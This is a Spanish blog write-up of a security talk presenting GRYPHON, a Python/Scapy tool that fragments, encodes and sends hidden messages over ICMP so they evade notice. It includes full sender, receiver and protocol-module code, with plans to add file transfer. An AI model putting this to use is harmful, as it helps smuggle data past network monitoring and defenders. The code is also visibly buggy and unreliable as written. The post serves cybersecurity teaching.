Por ello decidí dar un paso mas y crear un pequeño programa al que bautice como GRYPHON que pronto dejare disponible y el cual os mostrare ahora...



- Este programa lo que va a tener es 2 partes :
 - **EMISOR=>** Le proporcionaremos una clave u mensaje y un objetivo al cual transmitir la información . El se ocupara de :
 - Comprobar por que protocolo es capaz de llegar a la maquina objetivo
 - Codificar el mensaje
 - Fraccionar el mensaje en caso necesario
 - Crear los paquetes y transmitirlos
 - **RECEPTOR =>** se trata de un servicio en el equipo en el cual vamos a recibir la información que vamos transmitiendo fraccionada y codificada y que se dedica a capturar el mensaje ordenarlo y descifrarlo para poder verlo en claro.



De una forma un tanto resumida esta es la idea y pese a parecer sencilla no carece de dificultades.

- ¿Posibles perdidas de paquetes ?
- ¿Como distinguimos los paquetes del resto de paquetes de la red ?
- ¿Estamos seguros de que ver trafico continuo de esos protocolos no levanta sospechas?
- ¿Estas seguro de que solo con una codificacion sera suficiente?

- Como diría un buen amigo que esta por aquí.... Vayamos por partes como Jack el Destripador. Ya que todo no se puede responder de golpe.
- ***¿Posibles perdidas de paquetes ?***
 - Si, es posible que tengamos perdidas de paquetes por el camino... todos sabemos que la red de redes es un mundo infinito en el cual uno puede perderse por el camino no? Para ello lo que haremos es dotar a los paquetes con una numeración propia que se comprobara al llegar todos.
- ***¿Como distinguimos los paquetes del resto de paquetes de la red ?***
 - Para ello establecemos una cabecera de paquete por la cual todos los paquetes van a tener una cabecera común que sean números y letras para poder distinguir los paquetes del trafico habitual de red.




- ***¿Estamos seguros de que ver trafico continuo de esos protocolos no levanta sospechas?***
- Y si en vez de enviar todos los paquetes por el mismo protocolo lo implementamos de tal manera que de forma aleatoria seleccione un protocolo de los posibles y lo envíe así no enviaríamos todo el trafico de la misma manera.

- **¿Estas seguro de que solo con una codificación será suficiente?**
 - Entrando en el modo paranoia podríamos pensar que incluso así el contenido podría verse comprometido por el método que utilizamos para enviar el mensaje pero claro si una vez fraccionado lo volvemos a codificar el destino de esos paquetes tendría que analizar cada paquete ... intentar decodificarlo y almacenar los que sean útiles...

Al ser solo para recibir paquetes la maquina que vamos a tener con el servicio podría llegar a ser interesante este punto ya que no recibiría muchos mas paquetes desde la red.




ESTRUCTURA DEL PROGRAMA



- He decidido hacerlo modular ya que así se permite la inclusión de tantos protocolos como queramos utilizar simplemente añadiéndolos a la carpeta en la que se encuentra nuestro programa

CICLO DEL MENSAJE



ROUND 1 – LETS MAKE IT WORK



Como bien ilustra el gif... enfundémonos el traje de faena y demos vida a nuestra idea

SENDER INICIAL (Gryphon 0.1)

```
#!/usr/bin/python
# pcc (portantier covert channel) - Envio de datos

# definimos que solamente se debe alertar ante un error
# esto evita que recibamos alertas que no nos importan por ahora
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

# importamos las librerias necesarias
from scapy.all import *

# construimos la capa 3 del paquete (IP)
l3 = IP()
l3.dst = raw_input("introduce la IP de destino")

# construimos la capa 4 del paquete (ICMP)
l4 = ICMP()

# definimos el resto de las variables nuestros paquetes de los otros paquetes ICMP
#que van a llegar al host"
msgsize = 12 # como vamos a dividir el mensaje en partes,aqui definimos el tamano de cada parte
#payload = "" # declaramos la variable payload que vamos a utilizar mas adelante

data = raw_input("Introduce el mensaje a enviar")

# las variables 'first', last y count las vamos a utilizar para el proceso
#de cada parte del mensaje
first = 0
last = (msgsize)
count = (len(data)/msgsize)+1

# entramos en un bucle en el cual vamos a enviar un paquete para cada trozo de datos
for a in range(0, count):
    print "Enviando la parte %s de %s ... (%s)" %(a + 1, count, data[first:last])
    payload = key + data[first:last]

    # ensamblamos el paquete (las capas que no definimos son definidas automaticamente por scapy)
    pkt = l3/l4/payload
    # enviamos el paquet
    a = sr(pkt, verbose = 0, retry = 0, timeout = 1)
    first += msgsize
    last += msgsize


print "Se han terminado de enviar los datos"
```

Este seria el inicio del programa .
Inicialmente me base en un código
escrito en :

<http://www.redusers.com/>

En este caso este script lo que hace es pedir todos los datos necesarios para poder enviar el mensaje encubierto por ICMP utilizando Scapy para la creación de los paquetes.

De aquí surgió el reto CTF que propusimos en FWHIBBIT a través de twitter. @belane y yo.



ROUND 2 – SAQUEMOS EL HACHA



El código ya funciona ahora llegó la hora de fraccionarlo en funciones para que sea modular y nos permita ir añadiendo nuevas cosas con mas facilidad.

Además el Spaghetti code no gusta a nadie... y así probablemente nos ahorraremos repetir mucho código de forma constante. Y eh! Ya que estamos podemos añadir funcionalidades nuevas y mas cañeras!

CONECTION_DATA

- Si nos ceñimos al diagrama del diseño de la aplicación lo primero que vamos a hacer es solicitar al usuario los 3 datos mas importantes:
 - *IFACE* => La interfaz de red que vamos a utilizar para el envío del mensaje
 - *OBJIP* => La ip de nuestro objetivo donde se van a recibir los datos
 - *KEY* => La clave que vamos a establecer como header de los mensajes para que nuestro destinatario sea capaz de detectarlos

```
def Conection_Data():
    #Seleccionamos la interfaz con la que vamos a trabajar
    itf=raw_input("Introduce la interfaz a usar: ")
    #Establecemos el receptor de nuestros paquetes.
    objIP=raw_input("Introduce la IP: ")
    # Establecemos una clave de filtrado para evitar que nos entren todos los mensajes ICMP con el receptor
    key=raw_input("Introduce la clave de filtrado de 4 caracteres: ")
    return itf,objIP,key
    clear
```

CONNECTION PROOF

Esta función lo que hace es comprobar los posibles protocolos que tenemos en la misma carpeta de **gryphon** los guarda en un listado .

Tras este paso va comprobando uno a uno si el protocolo nos es de utilidad o no para enviar el mensaje.

```
def Conection_Proof(ifc,ip,key,typ):
    #Con esta función vamos a comprobar de todos los protocolos disponibles cuales
    #funcionan para este caso para ello vamos a recorrer todos los archivos de la
    #carpeta en la que estamos situados y a comprobar si son los que necesitamos
    #los cuales empiezan por PROTO
    protos1=listdir(getcwd())
    lista_protocolos=[]
    for i in protos1:
        #print "el valor de i es "+i
        if i.startswith("PROTOS_")==True:
            #print "He decidido que el valor de i es un protocolo que empieza por PROTO"
            lista_protocolos.append(i)
            if typ ==0:
                continue
            else:
                #Ejecutamos cada uno de los scripts constructores de
                #paquetes para enviar un solo paquete y esperamos una
                #respuesta si es positiva lo mantenemos si es negativa
                #lo borramos del listado
                payload="12345678"
                os.system("python "+ i + " 1 " + str(ip)+ " "+str(ifc)+" "+"proof"+" " + payload)
                if os.path.isfile("aux.txt"):
                    e=open("aux.txt","r")
                    proof=e.read()
                    if proof==0:
                        del i
                    else:
                        "Lo sentimos pero ha ocurrido algo inesperado"
                else:
                    del i

    #print str(lista_protocolos)
    return lista_protocolos
```

SENDER

```
def Sender(ifc,ip,key,protos):
    data=raw_input("Introduce el Mensaje a enviar => ")
    #damos la vuelta al string y lo codificamos en BASE64
    data=data[::-1]
    data=base64.b64encode(data)
    data=data[::-1]
    #Establecemos el tamaño del mensaje dentro del paquete permitiendo que lo fragmente
    msgsize= 12
    first=0
    last=(msgsize)
    count=(len(data)/msgsize)+1
    #Generamos un bucle que va a ir fragmentando el mensaje para su envío
    for a in range (0,count):
        b=a+1
        payload=str(key)+"_"+str(b)+"_"+str(count)+"_"+data[first:last]
        payload=base64.b64encode(payload)
        payload=payload[::-1]
        print "Enviando fragmento " +str(b)+" de "+ str(count) +" ..."+payload
    # Ensamblamos el paquete
    # Utilizanoo el listado de posibles protocolos y seleccionamos uno
    #de forma aleatoria
    protocolo=protos[random.randint(0,len(protos)-1)]
    #Creamos el paquete con el protocolo aleatorio
    pkt=os.system("python "+ str(protocolo)+ " 1 "+ str(ip)+ "+str(ifc)+" "+str(key)+" "+ payload)
    first+=msgsize
    last += msgsize
    return "Datos enviados"

def Receptor(ifc,ip,key,protos):
    print "Activando sistema receptor"
    if os.path.isfile("Datos.txt"): #Esta linea comprueba si existe o no
        os.remove ("Datos.txt")
    z=open("Datos.txt","a")
    #print str(ifc)+"/n"+str(ip)+"/n"+str(key)+"/n"+str()+"/n"+str(protos)
    z.write(str(ifc)+"\n")
    z.write(str(ip)+"\n")
    z.write(str(key)+"\n")
    z.write(str(protos)+"\n")
    z.close()
    pkts = sniff(iface=ifc, prn=monitor, filter="host "+str(ip))
```

Este es el emisor, con el lo que hacemos es solicitar un mensaje (**data**) el cual invertimos, lo codificamos en **BASE64** y después lo volvemos a invertir.

Tras esto cogemos el listado de protocolos (**protos**) y seleccionamos de forma aleatoria uno de los que tiene disponibles para posteriormente enviar cada fracción del mensaje por scapy.

RECEIVER

- El receptor consta de 3 funciones:
 - **RECEPTOR** que se encarga de esnifar los paquetes que vienen de la red y pasarlo a la siguiente función que trabajara con ese paquete capturado.

```
def Receptor(ifc,ip,key,protos):
    print "Activando sistema receptor"
    if os.path.isfile("Datos.txt"): #Esta linea comprueba si existe o no
        os.remove ("Datos.txt")
    z=open("Datos.txt","a")
    #print str(ifc)+"/n"+str(ip)+"/n"+str(key)+"/n"+str()+"/n"+str(protos)
    z.write(str(ifc) + '\n')
    z.write(str(ip) + '\n')
    z.write(str(key) + '\n')
    z.write(str(protos) + '\n')
    z.close()
    pkts = sniff(iface=ifc, prn=monitor, filter="host "+str(ip))
```

- **PROTOPARSER** => cuya utilidad es limpiar la lista de protocolos para poder ir usándolos como filtro para los paquetes

```
def proto_parser(protos):
    #print "Estamos en proto parser y estos son los valores que recibe"+str()
    lista_protocolos=[]
    for i in protos:
        tipo_proto=i.partition("PROTOS_") #Protos_ICMP.py
        tipo_proto=tipo_proto[0].partition(".py")
        tipo_proto=tipo_proto[0].lstrip("PROTOS_")
        lista_protocolos.append(tipo_proto)
    return lista_protocolos
```

- **Monitor** es la función que va evaluando el protocolo de cada paquete y va pasando el paquete al addon correspondiente para que saque el trozo de mensaje que corresponda.

```

def monitor(pkt):
    #Vamos a filtrar primero por los protocolos de los que disponemos los módulos
    typ=0
    #Cargamos las variables que hemos dejado en el archivo Datos.txt
    z=open("Datos.txt","r")
    data=z.read()
    data=data.partition("_")
    ifc=data[0]
    #print "este es el valor de ifc: "+ifc
    data=data[2].partition("_")
    ip=data[0]
    #print "este es el valor de ip: "+ip
    data=data[2].partition("_")
    key=data[0]
    #print "este es el valor de key: "+key
    data=data[2].partition("_")
    protos=data[0]
    #print "este es el valor de Protos: "+str(protos)
    z.close()
    protos=Conection_Proof(ifc,ip,key,typ)
    #Limpiamos el listado para poder crear los filtros de busqueda en los paquetes:
    protol=proto_parser(protos)
    #print str(protol)
    cont=len(protol)
    inicio=0
    for i in protol:
        #print "evaluamos si el protocolo "+str(i)+" se encuentra dentro del paquete" + str(pkt)
        if i in pkt:
            if os.path.isfile("data.txt"): #Esta linea comprueba si existe o no
                os.remove ("data.txt")
            z=open("data.txt","w")
            #print "El contenido de pkt es:" + str(pkt.command())
            z.write(str(pkt.command()))
            z.close()
            os.system("python "+ str(protos[inicio]) + " * 0 * "+ str(ip)+" "+str(ifc)+" "+str(key)+" Monitor data.txt ")
            if os.path.isfile("aux.txt"):
                f=open("aux.txt","r")
                aux_data=f.read()
                aux_data=aux_data.partition("_")
                num_paq=aux_data[0]
                tot_paq=aux_data[2]
                if os.path.isfile("aux.txt"):
                    os.remove ("aux.txt")
                    print "Recibido el paquete "+ str(num_paq)+ " de " +str(tot_paq)
                    if num_paq == tot_paq:
                        "Mensaje Completado"
                        f=open("received.txt","r")
                        mensaje=f.read()
                        mensaje=mensaje[:-1]
                        mensaje=base64.b64decode(mensaje)
                        mensaje=mensaje[:-1]
                        print "El mensaje Recibido es:"
                        # print mensaje
                        #print "===== %s", mensaje
                        print "===== " + str(mensaje)
                        f.close()
                        sys.exit()

```

BANNER & MENU

```
def banner (ifc,ip,key):
    #Presentacion y pantalla principal del programa
    while True:
        print" 8888 "
        print" :8888 "
        print" '8888 "
        print" ^8888.
        print" Y888.
        print" b 888;
        print" 8..888.
        print" 8.:888.
        print" :88. 88b
        print" 888.:88b
        print" `Y8;`888
        print" :b 88 888o "
        print" 88o Yb 888b "
        print" :88b. b:8888.
        print" 888o b88888b "
        print" , 888d888Y88.   Y8o.           ,8888b0 "
        print" ;8o 8bY888b:88b  888888888888b.  Y8;  Y8  Interface: " + ifc
        print" 888o 8c8888b'888.   Y88888888 d88ooo.  88 Objective: "+ip
        print" Y888b'8888888'Y88b   88888P: Y88888888o  88 Key: "+key
        print" '888b 8888888. 88b  d8888888888P'" `` d8;"
        print" b. `88Y8888888o`Y8b.  d888'888888. ooo. ,oo88"
        print" Y88o. 8888888888b. Y8b. 8888:888888b. 8888888888 "
        print" o`Y8bd88888Y8888. Y8d8Y88. 888888888b. 88888' "
        print" :bo ` 888888'8888. 8888 Y88888. Y8'88888' `` 88' "
        print" 888d888888'8888; 8888.Yb'888 "
        print" :b ` 88888888b. 8888. 88:88o`Y888           1=> Send a Message"
        print" :888oo. Y888888. Y888 88:8888o Y8.          2=> Run Receiver"
        print" :888888888888;:888;887;:888o`8. "
        print" :P ,oooo 888888:888 88:8d8. 888oY.         3=> Exit"
        print" "
        print" WWW.FWHIBBIT.ES - 2017 - by Nebu_73"

#codigo del menu

    #solicitamos una opción al usuario
opcionMenu = raw_input("Elige una opción entre las disponibles >> ")
if opcionMenu=="1":
    typ=1
    protos=Conection_Proof(ifc,ip,key,typ)
    enviado=Sender(ifc,ip,key,protos)
    print enviado
elif opcionMenu=="2":
    typ=0
    protos=Conection_Proof(ifc,ip,key,typ)
    Receptor(ifc,ip,key,protos)
elif opcionMenu=="3":
    print "Saliendo del programa, no olvides visitar FWHIBBIT.ES ;P"
    break
else:
    print ""
    input("No has pulsado ninguna opción correcta...\\n pulsa una tecla para continuar")
```

- Esto seria el Banner y la parte del menú del programa , en el muestra en todo momento el contenido de las variables principales **INTERFAZ, IP** y **KEY**

Desde aquí es donde accederemos a las opciones de envío y recepción de mensajes para poder operar con el programa.

MODULOS DE PROTOCOLO

```
#!/usr/bin/python
#Module del protocolo ICMP
import logging,os,base64,sys
from scapy.all import *
total = len(sys.argv)
type= sys.argv[1]
ip= sys.argv[2]
ifc= sys.argv[3]
key= sys.argv[4]
load= sys.argv[5]

if total <= 6:
    #Si es para enviar paquetes
    if type!=0:
        ippaq=IP(dst=ip)
        icmp=ICMP(type=8)
        paq=ippaq/icmp/load
        # Enviamos el paquete
        a = sr(paq,iface=ifc,verbose=False,retry= 0, timeout=5)
        if len(a)==True:
            e=open("aux.txt","w")
            e.write("1")
        else:
            e=open("aux.txt","w")
            e.write("0")
        #Si es para enviar paquetes

    else:
        #Si es para recibir paquetes
        data= sys.argv[6]
        z=open(data,"r")
        pkt=z.read()
        z.close()
        pkt=pkt.split(",")
        #print "el contenido de pkt es: "+str(pkt)
        carga=str(pkt[28].split("load"))
        #print "El valor de carga es: "+str(carga)
        i=18
        mensaje=""
        while carga[i]==",":
            mensaje = mensaje+ str(carga[i])
            i = i+1
        #print "El valor importante es: "+ str(mensaje)
        carga=mensaje
        tipo=pkt[27].partition("=")
        if str(tipo[2]) == str(8) :
            #print "NO FIN EVALUANDO y el valor de carga es: "+carga
            carga=carga[:-1]
            carga=base64.b64decode(carga)
            if carga[0:4] == key:
                #Abrimos el archivo "received.txt" y escribimos los datos recibidos
                f = open('received.txt', "a")
                data =carga[4:]
                datap=data.partition("_")
                datap=datap[2].partition("_")
                num_paq=datap[0]
                datap=datap[2].partition("_")
                tot_paq=datap[0]
                data=str(datap[2])
                f.write(data)
                f.close()
                e=open("aux.txt","w")
                auxdata=num_paq + "_" + tot_paq
                e.write(auxdata)
                e.close()
```

Actualmente solo existe un modulo que es de ICMP.


La idea es que cada protocolo sea un .py en el cual se cargue el contenido del mensaje fraccionado y cifrado en el área correspondiente para su posterior envío.

Por otro lado también es la parte que decodifica los mensajes si son de su propio protocolo haciendo así mas fácil la modularidad del sistema.

- Valentín... ves? Jajajaj mandáis demasiadas practicas y después no acabo Gryphon ni para cuando me jubile.-

WORKING!

```
root@kali:~/Desktop/Gryphon# cd ..  
root@kali:~/Desktop# cd ..  
root@kali:~# cd Downloads  
root@kali:~/Downloads# git clone https://github.com/nebu73/Gryphon.git
```



<https://github.com/nebu73/Gryphon>

FUTURAS IDEAS

- Mejorar el código => siempre es mejorable y mas en este caso añadiendo validaciones para evitar errores innecesarios etc...
- ¿Posible hacerse bajo IPv6?
- Calcular por cada protocolo una longitud de la fracción a enviar para que se note menos si tenemos un Sysadmin vigilando.
- Mas protocolosMas siempre es mejor ¿No?
- Revisar la parte de codificación ya que un Base64 es algo muy previsible y muy sencillo quizás una librería de criptografía real.
- Añadir la opción de enviar no solo mensajes sino archivos (**Gryphon Unleashed**)
- Y ya de puestos crear un programa inverso que pueda analizar y bloquear este tipo de paquetes , ya se que existen IDS... Firewalls etc... pero mejor hacerlo uno mismo para aprender como funcionan las cosas no? Que como bien dice nuestro compañero MARCOS **“Ser curioso no es una opción”** y menos en esta profesión

Y ESTO LLEGÓ A SU FIN

Dicho todo esto... simplemente me queda dar gracias.

- **1º a los asistentes**, espero que os sea de ayuda y os motive a continuar investigando y estudiando ciberseguridad, se que hay momentos que parece un mundo tan grande que asusta no estar a la altura... pero no hay nada que con esfuerzo y sacrificio no se consiga, si sabéis que es vuestra pasión id a por ello sin miedo hay mucha gente que estamos dispuestos a guiaros por este oscuro mundo.
- **A HACK & BEERS** por organizar todas las charlas por todo el país y permitirnos ir conociendo tanto el trabajo de otros profesionales del sector como pasar grandes ratos con ellos . Dentro de ellos en especial a @valenmarman por hacer esto posible y animarme a presentarme junto a gente a la que admiro como @ciyinet o mi compa @naxhack
- **A mis colegas tanto los aquí presentes y a los nuevos en mi nueva vida como Juanker** gente como @fuegan, @txamb @Javipetrucci o mi mentor @tankinus al que siempre estaré agradecido tanto a nivel profesional como personal.
- **A mi familia que son y han sido los grandes motores que han impulsado esto**, siempre ahí de colchón y apoyándome y que por primera vez son testigos de los logros que consigo GRACIAS GRACIAS GRACIAS! Y siento haber sido un desastre por el camino..
- Aunque suene raro a todos y cada uno de los profesores que he tenido durante este año en la UCLM profesionales como la copa de un pino pero en especial a uno que sin saberlo con un gesto tonto hace 2 años me animo a tomar este camino y tomarlo como referente y eh! me ha traído aquí... si estas por aquí... (que mientras escribo esto no lo se) **GRACIAS PABLO**

- **Coño! Me olvidaba de estos pesaos!** **FWHIBBIT** que hay días en que esta aventura se te antoja dura lejos de la familia y los amigos de toda la vida, y te despiertas sin ganas de continuar pero, abres telegram y ves ... 40 mensajes : troleos entre **Naive** y **Hartek**, a **Djurado** poniendo paz, **Shargon** queriendo ver arder el mundo entre criptos, a **HoldenV** que le han hecho bulling ,a **Hurd4no** pidiendo "Agrupad mensajes cabrones" o **Naxhack** ¿Hablando de la foca? Jajaja . Sinceramente esta aventura no habría sido posible sin todos los conejos ellos a cada cual mas crack hacen esto posible.



